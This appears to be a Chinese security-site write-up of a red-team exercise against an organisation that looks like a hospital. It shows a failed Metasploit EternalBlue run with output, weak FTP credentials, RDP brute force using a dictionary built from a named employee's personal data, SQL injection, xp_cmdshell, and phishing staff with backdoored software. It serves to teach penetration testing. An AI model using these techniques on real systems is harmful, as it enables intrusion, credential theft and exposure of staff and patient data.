攻防演练之柳暗花明又一村 - FreeBuf 网络安全行业门户

> 某年的某个夏天，某单位需要做攻防演练。

某年的某个夏天，某单位需要做攻防演练，而且是全仿真的演练，只有客户名，没有任何资产信息。时间紧，任务重，于是我们兵分两路，一波人在远程从外围突破，我和另一个小伙则踏上了旅途，准备从内部来瓦解。

红蓝对抗中，最爽的事儿是什么？当然是能直接连入目标的内网。我们进入单位后，首先就开始搜寻 wifi，看是否有直接访问内网的可能。单位 wifi 应该是给客户临时用的，本身没有密码，使用手机号即可登录。

找了个角落，掏出电脑一番探测，结果发现访客 wifi 和内网完全不通。

没办法，我们只能另想出路。就像《我是谁：没有绝对安全的系统》说的一样：“人类才是最大的漏洞”。单位这么大，一定会有一些漏网之鱼的。于是我们尝试去寻找私搭的 Wi-Fi，使用某 wifi 密码探测软件探测，走了两层楼，都没有发现可破解的 wifi。到了三楼，终于发现一个提示可连接的。使用手机连接 wifi 后利用 wifi 分享功能得到 wifi 密码。密码强度还是很不错的，如果没有这个 wifi 密码探测软件，等破解出来我们的项目应该已经结束了。

掏出电脑蹲在门口，开启探测，发现虽然直接获取的是 192 开头的 IP，但实际是能 ping 通内网的。刚开始扫描，就有里边的工作人员出来问我们在干嘛，还好我们俩都长得比较面善，蒙混过关，但也不得不撤离了。

发现不远处有个卫生间，但在卫生间内，连接的那个 wifi 信号不好，断断续续，只得暂时作罢。继续在楼里搜寻了一圈，未发现更多可用的 Wi-Fi，决定还是从之前的那个 Wi-Fi 入手。多年的游戏经验告诉我，遇到打不过的 boss，氪金升级装备可以使你变强。


返回酒店，找公司小姐姐请求硬件支援，小姐姐听了我的需求后，快马加鞭的给我邮寄了一个大型装备过来，第二天收到货后重新返回现场，成功在卫生间连上了 wifi，氪金的感觉真爽。

有了装备的升级，顺利的连上 wifi 之后，重新扫描。同一网段的只有开网关的 pc，和一个看起来像手机的设备。扫描发现，这台 pc 开了 445 和远程桌面。先用一个 top1000 的字典跑远程桌面，没成功。接着再

去尝试永恒之蓝漏洞，发现也未能成功，怀疑是打了补丁。

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.30.0.10
rhosts => 192.30.0.10
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.30.0.11:4444
[*] 192.30.0.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.30.0.10:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.30.0.10:445       - Scanned 1 of 1 hosts (100% complete)
[*] 192.30.0.10:445 - Connecting to target for exploitation.
[+] 192.30.0.10:445 - Connection established for exploitation.
[+] 192.30.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.30.0.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.30.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.30.0.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.30.0.10:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.30.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.30.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.30.0.10:445 - Sending all but last fragment of exploit packet
[-] 192.30.0.10:445 - Errno::ECONNRESET: Connection reset by peer
[*] Exploit completed, but no session was created.
```


偶然发现那台计算机的名称是叫 **，猜测他的真名叫，然后直接谷歌找到该单位官网，发现有个专家介绍，由于计算机名是名字全拼，通过专家介绍确定有个叫 *** 的工作人员过程并没有花费很多时间。



该工作人员还挺有名，还有百度百科。

又经过了一番搜索，成功找到了他的手机号，之后利用他的手机号得到了邮箱和 SFZ 信息。通过我们收集到的信息，组了个字典，再次去爆破远程桌面。


没想到竟然成功爆破进去了。看来生日相关的密码还真的是很多人的习惯。



登陆成功后，发现他的浏览器中保存了他们单位多个系统的密码，好几个系统都是用的他的电话号码或者和电脑的密码相同。

同时还发现该 pc 安装了 TeamViewer，终于不需要再躲在厕所了，记下远程链接密码就回酒店去了。

凌晨 2 点左右，我直接连上了那台 pc 的 TeamViewer。




我后面的工作打算都在这台电脑上面完成。从他浏览器的页面发现，他们内网的业务系统都在 172.30.0.* 段上面，所以我们开始对这个段做个详细的探测，通过信息收集，发现如下存活主机数量还挺多，同时各种服务也有不少。


简单的漏洞扫描发现虽然有一些开着 445 端口的服务器，但都不存在 ms-17-010 漏洞，爆破也就发现几个 ftp 弱口令。

172.30.0.55	FTP	21	ftp	123456.com
172.30.0.11	FTP	21	ftp	1231321
172.30.0.80	FTP	21	admin	1


查看 ftp 没有发现太多有用的信息




接着对信息收集得到几个 web 页面进行渗透，发现电子病历查询系统中存在 SQL 注入，判断后得出该注入权限过低，无法直接写 shell，放弃该系统。




收集的信息中有一个 oa 系统，发现可以爆破




通过爆破进入 oa 系统，没有找到可以直接拿到 webshell 的方式，但发现存在越权漏洞，可以直接访问到管理员的配置页面。



其中一个页面泄露了敏感信息，可以直接显示出数据库和用户名




发现数据库都为 sa 权限，思考了一下，是否可以通过数据库提权，利用获取到的用户名和密码成功连接到数据库，数据库中泄露了不少个人信息




通过 XP_CMDSHELL 用来执行 CMD 命令，使用以下命令把 xp_cmdshell 顺利打开，接下来就是执行 cmd 命令了


命令执行成功




来看看权限，是 mssqlserver 权限，很明显被降权了，查看了其他几个数据库也是一样的结果，所以这个点也利用不了。



继续寻找突破口，在跳板 pc 上发现一个护理病历系统，并且发现是登录状态，猜测这个软件应该很多员工都安装了，于是想到从这个软件下手




通过逆向得到代码，查看代码，看看能不能对代码进行修改



可以修改

我的思路是，在软件中去种马，诱导工作人员去安装，这部分过于敏感就简单的描述一下。 通过跳板 pc 机浏览器历史记录，保存有邮件系统地址和用户名密码，登录邮件后在通讯录里面找到大量员工邮箱地址，接下来构造一封邮件，诱导员工下载更新该带有后门的软件，等到隔天晚上 2 点查看结果，上线了不少用户（由于他们的用户名很容易被逆向分析出目标单位，所以打码有点全，大家见笑了）




user	password	realm	note	source	host
Administrator	[redacted]$			mimikatz	
